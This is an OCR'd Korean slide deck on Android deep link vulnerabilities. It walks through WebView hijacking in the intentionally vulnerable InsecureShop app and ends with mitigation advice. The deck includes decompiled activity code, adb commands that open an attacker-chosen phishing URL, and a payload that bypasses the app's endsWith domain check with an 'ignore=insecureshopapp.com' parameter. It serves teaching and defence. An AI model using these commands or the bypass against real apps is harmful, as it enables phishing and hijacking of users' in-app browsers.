Deep Link

2024.08.21

vulnerability

천재권

목차


Table of Contents


1. Deep Link?

특정 링크를 클릭했을 때
모바일 앱의 기능이 실행되게 하는 기술


1. Deep Link?

Deep Link 예시






1. Deep Link?


toss pay
토스페이로 결제하려면
다음을 눌러주세요.
다음
결제 화면이 열리지 않나요?
딥링크
supertoss://pay?payToken=11OTSO4OOYooIoo1OooYy1b
(주) 비바리퍼블리카
10,000 원
월급 통장
포인트 사용
0원
3원 사용가능
혜택
혜택
결제 정보 확인 및 정보 제공 동의
동의하고 결제하기
쇼핑몰앱
토스


1. Deep Link?

Deep Link 설정



1. Deep Link?


Deep Link 설정



1. Deep Link?

AndroidManifest.xml

```
<activity android:name="MainActivity">
    <intent-filter>
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.BROWSABLE" />
        <!-- Accepts URIs that begin with "example://myapp -->
        <data android:scheme="example"
              android:host="myapp" />
    </intent-filter>
</activity>
```



example://myapp


2. Deep Link 취약점

example://myapp *payload*


2. Deep Link 취약점

Deep Link를 활용한 Web View Hijacking

- Web View란?




3. InsecureShop



3. InsecureShop

apk파일 jadx 디컴파일, AndroidManifest.xml 확인

```
<activity android:name="com.insecureshop.WebViewActivity">
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data
            android:scheme="insecureshop"
            android:host="com.insecureshop"/>
    </intent-filter>
</activity>
```



insecureshop://com.insecureshop

3. InsecureShop

WebViewActivity

- /web,/webview 경로로 전달된 url 파라미터값 페이지 로드

insecureshop://com.insecureshop/web?url=url

insecureshop://com.insecureshop/webview?url=url

```
Intent intent = getIntent();
Intrinsics.checkExpressionValueIsNotNull(intent, "intent");
Uri uri = intent.getData();
if (uri != null) {
    String data = (String) null;
    if (!StringsKt.equals$default(uri.getPath(), "/web", false, 2, null)) {
        if (StringsKt.equals$default(uri.getPath(), "/webview", false, 2, null)) {
            Intent intent2 = getIntent();
            Intrinsics.checkExpressionValueIsNotNull(intent2, "intent");
            Uri data2 = intent2.getData();
            if (data2 == null) {
                Intrinsics.throwNpe();
            }
            String queryParameter = data2.getQueryParameter("url");
            if (queryParameter == null) {
                Intrinsics.throwNpe();
            }
            Intrinsics.checkExpressionValueIsNotNull(queryParameter, "intent.data!!.getQueryParameter(\"url\")!!");
            if (StringsKt.endsWith$default(queryParameter, "insecureshopapp.com", false, 2, (Object) null)) {
                Intent intent3 = getIntent();
                Intrinsics.checkExpressionValueIsNotNull(intent3, "intent");
                Uri data3 = intent3.getData();
                data = data3 != null ? data3.getQueryParameter("url") : null;
            }
        }
    } else {
        Intent intent4 = getIntent();
        Intrinsics.checkExpressionValueIsNotNull(intent4, "intent");
        Uri data4 = intent4.getData();
        data = data4 != null ? data4.getQueryParameter("url") : null;
    }
    if (data == null) {
        finish();
    }
    webview.loadUrl(data);
    Prefs.INSTANCE.getInstance(this).setData(data);
}
```

3. InsecureShop

insecureshop://com.insecureshop/web?url=공격자 피싱 사이트

3. InsecureShop

adb로 링크 실행

```
C:₩Users₩PC₩Downloads₩platform-tools-latest-windows₩platform-tools>adb shell am start -W -a android.intent.action.VIEW -
d "insecureshop://com.insecureshop/web?url=https://webfinalexam.netlify.app/"
Starting: Intent { act=android.intent.action.VIEW dat=insecureshop://com.insecureshop/web?url=https://webfinalexam.netli
fy.app/ }
Status: ok
Activity: com.insecureshop/.WebViewActivity
ThisTime: 323
TotalTime: 323
WaitTime: 342
Complete
```

3. InsecureShop

/webview : url 검증 But 검증 미흡

- url 파라미터 insecureshopapp.com 으로 끝나면 페이지로드

```
Intent intent = getIntent();
Intrinsics.checkExpressionValueIsNotNull(intent, "intent");
Uri uri = intent.getData();
if (uri != null) {
    String data = (String) null;
    if (!StringsKt.equals$default(uri.getPath(), "/web", false, 2, null)) {
        if (StringsKt.equals$default(uri.getPath(), "/webview", false, 2, null)) {
            Intent intent2 = getIntent();
            Intrinsics.checkExpressionValueIsNotNull(intent2, "intent");
            Uri data2 = intent2.getData();
            if (data2 == null) {
                Intrinsics.throwNpe();
            }
            String queryParameter = data2.getQueryParameter("url");
            if (queryParameter == null) {
                Intrinsics.throwNpe();
            }
            Intrinsics.checkExpressionValueIsNotNull(queryParameter, "intent.data!!.getQueryParameter(\"url\")!!");
            if (StringsKt.endsWith$default(queryParameter, "insecureshopapp.com", false, 2, (Object) null)) {
                Intent intent3 = getIntent();
                Intrinsics.checkExpressionValueIsNotNull(intent3, "intent");
                Uri data3 = intent3.getData();
                data = data3 != null ? data3.getQueryParameter("url") : null;
            }
        }
    } else {
        Intent intent4 = getIntent();
        Intrinsics.checkExpressionValueIsNotNull(intent4, "intent");
        Uri data4 = intent4.getData();
        data = data4 != null ? data4.getQueryParameter("url") : null;
    }
    if (data == null) {
        finish();
    }
    webview.loadUrl(data);
    Prefs.INSTANCE.getInstance(this).setData(data);
}
```

3. InsecureShop

/webview : url 검증 But 검증 미흡

- ?url='https://attacker.com ?ignore=insecureshopapp.com'
- 필요없는 파라미터값에 넣어서 우회 가능

```
C:₩Users₩PC₩Downloads₩platform-tools-latest-windows₩platform-tools>adb shell am start -a android.intent.action.VIEW -d "
insecureshop://com.insecureshop/webview?url='https://webfinalexam.netlify.app?ignore=insecureshopapp.com'"
Starting: Intent { act=android.intent.action.VIEW dat=insecureshop://com.insecureshop/webview?url=https://webfinalexam.n
etlify.app?ignore=insecureshopapp.com }
```

4. 대응방안

1. 적절한 도메인 검증

- uri.startsWith함수 사용
- 화이트리스트 방식

2. 파라미터 유효성 검증

- 예상하지 못한 값이 들어오면 차단

Q & A

Thank you !